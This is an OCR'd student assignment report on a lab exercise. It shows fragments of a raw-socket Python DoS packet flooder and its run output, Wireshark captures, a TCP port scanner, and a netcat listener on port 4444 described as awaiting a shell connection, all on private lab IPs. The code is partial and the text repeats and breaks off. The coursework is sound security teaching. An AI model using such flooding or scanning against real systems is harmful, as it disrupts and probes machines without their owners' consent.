National University of Computer and Emerging Sciences
Islamabad Campus

Vulnerability Assessment & Reverse Engineering


Assignment 01&02
CVEs

Submitted by: Samiullah Butt, Ashfaq Ahmed

Roll number: 22i-1663, 22i-1616


Date: 22-Feb-2024

Q1


2024.4-vmware-amd64 - VMware Workstation
Dos.txt - Notepad
File Edit Format View Help
Ln 25, Col 1
100%
Windows (CRLF)
UTF-8


```
        w = msg[i] + (msg[i+1] << 8) if i+1 < len(msg) else msg[i]
        s = s + w
    s = (s >> 16) + (s & 0xffff)
    s = s + (s >> 16)
    return ~s & 0xffff

# Create a raw socket
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)
except socket.error as msg:
    print('Socket could not be created. Error Code: {} Message {}'.format(msg.errno, msg.strerror))
    sys.exit()
print("Success")

# Construct the packet
source_ip = '192.168.100.26'
dest_ip = '192.168.100.178'

# IP Header
ip_ihl = 5
ip_ver = 4
ip_tos = 0
ip_tot_len = 0
ip_id = 54321
ip_frag_off = 0
```

This is the code for the DOS attack. Source IP is been set to attacker machine’s IP and destination IP is set to the victim machine’s IP.



```
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>D:

D:\>python Dos.py
Success
```

The attack has been launched using the python command and it shows the status success which means that attack has been launched successfully.



Capturing from eth0


```
No.     Time          Source          Destination      Protocol  Length Info
  3672… 13.327619425  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3672… 13.327619478  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3672… 13.327774413  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3672… 13.327774571  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3672… 13.327774609  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3672… 13.327774649  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3673… 13.327934017  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3673… 13.327934171  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3673… 13.327934214  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3673… 13.327934256  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3673… 13.328079498  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
  3673… 13.328079644  192.168.100.26  192.168.100.178  IPv4        92 Unknown (255)
```

```
› Frame 250424: 92 bytes on wire (736 bits), 92 bytes captured (736 bi
› Ethernet II, Src: HewlettPacka_2f:e7:59 (2c:44:fd:2f:e7:59), Dst: VM
› Internet Protocol Version 4, Src: 192.168.100.26, Dst: 192.168.100.1
› Data (58 bytes)
```

```
0000  00 0c 29 43 05 ea 2c 44  fd 2f e7 59 08 00 45 00   ··)C··,D ·/·Y··E·
0010  00 4e 85 02 00 00 80 ff  6a 91 c0 a8 64 1a c0 a8   ·N······ j···d···
0020  64 b2 45 00 00 00 d4 31  00 00 ff 06 00 00 c0 a8   d·E····1 ········
0030  64 1a c0 a8 64 b2 04 d2  13 89 00 00 01 c6 00 00   d···d··· ········
0040  00 00 50 02 d0 16 a4 e8  00 00 48 65 6c 6c 6f 2c   ··P····· ··Hello,
0050  20 68 6f 77 20 61 72 65  20 79 6f 75                how are  you
```

eth0: <live capture in progress>   Packets: 367305   Profile: Default

Now we have to detect that whether the attack has been launched. Open the Wireshark on the victim machine and we can see the large number of packets from the attacker machine with the source IP as of the attacker which we set earlier in the code.



Capturing from eth0

```
No.     Time          Source          Destination
  1981… 82.408071720  192.168.100.26  192.168.100.178
  1981… 82.408071772  192.168.100.26  192.168.100.178
  1981… 82.408071833  192.168.100.26  192.168.100.178
  1981… 82.408202092  192.168.100.26  192.168.100.178
  1981… 82.408202244  192.168.100.26  192.168.100.178
  1981… 82.408202299  192.168.100.26  192.168.100.178
  1981… 82.408202360  192.168.100.26  192.168.100.178
  1981… 82.408202407  192.168.100.26  192.168.100.178
  1981… 82.408328081  192.168.100.26  192.168.100.178
  1981… 82.408328253  192.168.100.26  192.168.100.178
  1981… 82.408328310  192.168.100.26  192.168.100.178
  1981… 82.408328368  192.168.100.26  192.168.100.178
```

```
› Frame 250424: 92 bytes on wire (736 bits), 92 bytes captured
› Ethernet II, Src: HewlettPacka_2f:e7:59 (2c:44:fd:2f:e7:59),
› Internet Protocol Version 4, Src: 192.168.100.26, Dst: 192.1
› Data (58 bytes)
```

```
e7 59 08 00 45 00   ··)C··,D ·/·
c0 a8 64 1a c0 a8   ·N······ j··
ff 06 00 00 c0 a8   d·E····1 ···
00 00 01 c6 00 00   d···d··· ···
48 65 6c 6c 6f 2c   ··P····· ··H
6f 75                how are  yo
```

Task Manager

CPU: 42%   Processes: 249   Memory: 3…   Swap: 0% (…


Task	PID	RSS	CPU
agent	2147	6.2 MiB	0%
applet.py	2240	38.5 MiB	0%
at-spi2-registryd --use-gnom…	1908	7.2 MiB	0%
at-spi-bus-launcher	1889	7.4 MiB	0%
blueman-applet	2144	56.5 MiB	0%
Capturing from eth0	39511	650.3 MiB	35%
dbus-daemon --config-file=/…	1896	4.6 MiB	0%
dbus-daemon --session --ad…	1799	5.2 MiB	0%
dconf-service	2184	5.5 MiB	0%
dumpcap --log-level MESSAG…	39606	6.5 MiB	4%
gnome-keyring-daemon --for…	1798	9.5 MiB	0%
gpg-agent --supervised	1923	3.5 MiB	0%
gvfs-afc-volume-monitor	2430	7.9 MiB	0%
gvfsd	1929	7.8 MiB	0%
gvfsd-fuse /run/user/1000/gv…	1935	6.8 MiB	0%
gvfsd-metadata	2489	6.5 MiB	0%

🟢 Starting task 🟡 Changing task 🔴 Terminating task

eth0: <live capture in progress>   Profile: Default


And we can also see that CPU utilization has also been increased which means that attack is running.

Q2: (A)




```
import socket

def port_scan(target_ip, port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(1)
    try:
        s.connect((target_ip, port))
        s.close()
        return True  # Port is open
    except (socket.timeout, ConnectionRefusedError):
        return False  # Port is closed

target_ip = "192.168.100.178"


start_port = int(input("Enter the starting port: "))
end_port = int(input("Enter the ending port: "))


for port in range(start_port, end_port + 1):
    if port_scan(target_ip, port):
        print(f"Port {port} is OPEN!")
    else:
        print(f"Port {port} is CLOSED.")
```

This is the code for the port scanning. This code is basically trying to establish the TCP connection to the victim machine and if the connection is successful it mean that the specified port is opened otherwise closed.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvvp 4444
listening on [any] 4444 ...
```


This is the netcat command which is used for listening the incoming connections and we specify port 4444 which means that it is listening on this port only. It means that our Kali machine is ready to receive a shell connection on port 4444.



```
D:\>python portscanner.py
Enter the starting port: 4442
Enter the ending port: 4448
Port 4442 is CLOSED.
Port 4443 is CLOSED.
Port 4444 is OPEN!
Port 4445 is CLOSED.
Port 4446 is CLOSED.
Port 4447 is CLOSED.
Port 4448 is CLOSED.

D:\>
```

And then we run the python script on the attacker’s machine. It asks for the starting and ending ports. As we have seen above that the kali machine is only listening on the 4444 port, this output is showing the same that port 4444 is opened and all other are closed.


(B):



Dos.txt - Notepad

```
        w = msg[i] + (msg[i+1] << 8) if i+1 < len(msg) else msg[i]
        s = s + w
    s = (s >> 16) + (s & 0xffff)
    s = s + (s >> 16)
    return ~s & 0xffff

# Create a raw socket
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)
except socket.error as msg:
    print('Socket could not be created. Error Code: {} Message {}'.format(msg.errno, msg.strerror))
    sys.exit()
print("Success")

# Construct the packet
source_ip = '192.168.100.118'
dest_ip = '192.168.100.178'

# IP Header
ip_ihl = 5
ip_ver = 4
ip_tos = 0
ip_tot_len = 0
ip_id = 54321
ip_frag_off = 0
ip_ttl = 255
ip_proto = socket.IPPROTO_TCP
ip_check = 0
ip_saddr = socket.inet_aton(source_ip)
```


This is the python script for the DOS attack. Source IP is set to the attacker's IP and destination IP is set to the victim's machine.



Dos.txt - Notepad

```
        w = msg[i] + (msg[i+1] << 8) if i+1 < len(msg) else msg[i]
        s = s + w
